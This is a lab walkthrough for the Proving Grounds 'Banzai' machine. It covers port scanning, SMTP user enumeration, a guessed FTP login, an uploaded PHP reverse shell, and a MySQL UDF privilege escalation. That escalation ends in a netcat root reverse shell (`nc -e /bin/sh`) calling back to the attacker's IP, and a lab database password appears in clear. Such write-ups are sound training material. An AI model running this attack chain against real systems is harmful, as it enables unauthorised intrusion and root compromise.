


Banzai (Guessable FTP creds, Mysql function priv esc)

Nmap


```
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
| ssh-hostkey:
|   2048 ba:3f:68:15:28:86:36:49:7b:4a:84:22:68:15:cc:d1 (RSA)
|   256  2d:ec:3f:78:31:c3:d0:34:5e:3f:e7:6b:77:b5:61:09 (ECDSA)
|_  256  4f:61:5c:cc:b0:1f:be:b4:eb:8f:1c:89:71:04:f0:aa (ED25519)
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: banzai.offseclabs.com, PIPELINING, SIZE 10240000, VRFY, ETRN,
STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8
| ssl-cert: Subject: commonName=banzai
| Subject Alternative Name: DNS:banzai
| Not valid before: 2020-06-04T14:30:35
|_Not valid after:  2030-06-02T14:30:35
|_ssl-date: TLS randomness does not represent time
5432/tcp  open  postgresql   PostgreSQL DB 9.6.4 - 9.6.6 or 9.6.13 - 9.6.17
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=banzai
| Subject Alternative Name: DNS:banzai
| Not valid before: 2020-06-04T14:30:35
|_Not valid after:  2030-06-02T14:30:35
8080/tcp  open  http         Apache httpd 2.4.25
|_http-title: 403 Forbidden
|_http-server-header: Apache/2.4.25 (Debian)
Service Info: Hosts: banzai.offseclabs.com, 127.0.1.1; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel

PORT      STATE SERVICE      VERSION
8295/tcp  open  http         Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Banzai
```

Web enumeration & Foothold



The webserver on port 8080 gives us forbidden access code so lets try the webserver on port 8295.



After a gobuster scan, we do not find anything of interest so let's enumerate the FTP and SMTP server. Reviewing our nmap automator scan, we find potential users from the smtp-enum script.

```
##### Scan started at Wed Nov  2 20:50:50 2022 #####
192.168.249.56: admin exists
192.168.249.56: _apt exists
192.168.249.56: backup exists
192.168.249.56: bin exists
192.168.249.56: daemon exists
192.168.249.56: ftp exists
192.168.249.56: games exists
192.168.249.56: gnats exists
```

```
192.168.249.56: irc exists
192.168.249.56: list exists
192.168.249.56: lp exists
192.168.249.56: mail exists
192.168.249.56: messagebus exists
192.168.249.56: man exists
192.168.249.56: mysql exists
192.168.249.56: news exists
192.168.249.56: nobody exists
192.168.249.56: postgres exists
192.168.249.56: postmaster exists
192.168.249.56: proxy exists
192.168.249.56: postfix exists
192.168.249.56: root exists
192.168.249.56: ROOT exists
192.168.249.56: sshd exists
192.168.249.56: sync exists
192.168.249.56: sys exists
192.168.249.56: systemd-bus-proxy exists
192.168.249.56: systemd-network exists
192.168.249.56: systemd-resolve exists
192.168.249.56: systemd-timesync exists
192.168.249.56: uucp exists
192.168.249.56: webmaster exists
192.168.249.56: www exists
192.168.249.56: www-data exists
```

Lets take a wild guess and try to FTP to the server with the credentials of Admin:Admin

```
└─(root@kali)-[~/pg/practice/Banzi]
└─# ftp 192.168.249.56
Connected to 192.168.249.56.
220 (vsFTPd 3.0.3)
Name (192.168.249.56:root): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Success! however, trying to list directories hangs the server.


```
(root@kali) - [~/pg/practice/Banzi]
# ftp 192.168.249.56
Connected to 192.168.249.56.
220 (vsFTPd 3.0.3)
Name (192.168.249.56:root): admin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||8136|)
```

If we simply type `passive` we can now list directories.

```
ftp> passive
Passive mode: off; fallback to active mode: off.
ftp> ls
200 EPRT command successful. Consider using EPSV.
150 Here comes the directory listing.
drwxr-xr-x  2 1001  0          4096 May 26  2020 contactform
drwxr-xr-x  2 1001  0          4096 May 26  2020 css
drwxr-xr-x  3 1001  0          4096 May 26  2020 img
-rw-r--r--  1 1001  0        23364 May 27  2020 index.php
drwxr-xr-x  2 1001  0          4096 May 26  2020 js
drwxr-xr-x 11 1001  0          4096 May 26  2020 lib
226 Directory send OK.
ftp>
```

It looks like this is the web directory for the server on 8295, lets upload a PHP reverse shell.

```
ftp> put php-reverse-shell.php
local: php-reverse-shell.php remote: php-reverse-shell.php
200 EPRT command successful. Consider using EPSV.
150 Ok to send data.
100% |*****| 5496
226 Transfer complete.
5496 bytes sent in 00:00 (25.98 KiB/s)
ftp>
```



We now have a foothold.

```
(root@kali)-[~/pg/practice/Banzi]
# rlwrap nc -lvnp 8295
listening on [any] 8295 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.56] 55368
Linux banzai 4.9.0-12-amd64 #1 SMP Debian 4.9.210-1 (2020-01-20) x86_64 GNU/Linux
20:38:00 up 30 min,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
whoami
www-data
$
```

Privesc

We find SQL credentials in config.php

DB creds

```
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'EscalateRaftHubris123');
define('DBNAME', 'main');
```

Use creds and follow instructions here for priv esc

<https://medium.com/@vivek-kumar/offensive-security-proving-grounds-walk-through-banzai-a07932f899cf>

This one was a little tricky. Move the exploit over to the target machine and compile it in the /tmp directory

```
gcc -g -c 1518.c -o raptor_udf2.o -fPIC
gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
```

Then load the plugin into SQL

```
use mysql;
create table foo(line blob);
insert into foo values(load_file('<path to UDF file>'));
select * from foo into outfile '/usr/lib/mysql/plugin/udf_file_name.so';
create function do_system returns integer soname 'udf_file_name.so';
```

This is where it gets tricky as once you try to create the function, it will return an error that the file is too short.

I found a simple fix for this from here: <https://emancel.com/mysql-error-when-creating-function/>

All we have to do is manually copy the raptor_udf2.so into the plugin directory.

```
cp raptor_udf2.so /usr/lib/mysql/plugin/raptor_udf2.so
```

Now we can create the function.

```
create function do_system returns integer soname 'raptor_udf2.so';
```

Now we can use our do_system function to gain a root reverse shell.

```
select do_system('nc -e /bin/sh 192.168.49.249 22');
```

```
(root@kali)-[~/pg/practice/Banzi]
# rlwrap nc -lvnp 22
listening on [any] 22 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.56] 43852
id
uid=0(root) gid=114(mysql) groups=114(mysql)

```

```
3: root@kali: ~
total 12
drwxrwxrwt  3 root    root    4096 Nov  4 22:12 .
drwxr-xr-x 22 root    root    4096 Jun  4 2020 ..
drwxrwxrwx  2 www-data www-data 4096 Nov  4 22:12 raptor
mysql -u root -pEscalateRaftHubris123
mysql -u root -pEscalateRaftHubris123
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 7
Server version: 5.7.30 MySQL Community Server (GPL)

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

select do_system('nc -e /bin/sh 192.168.49.249 22');
select do_system('nc -e /bin/sh 192.168.49.249 22');
```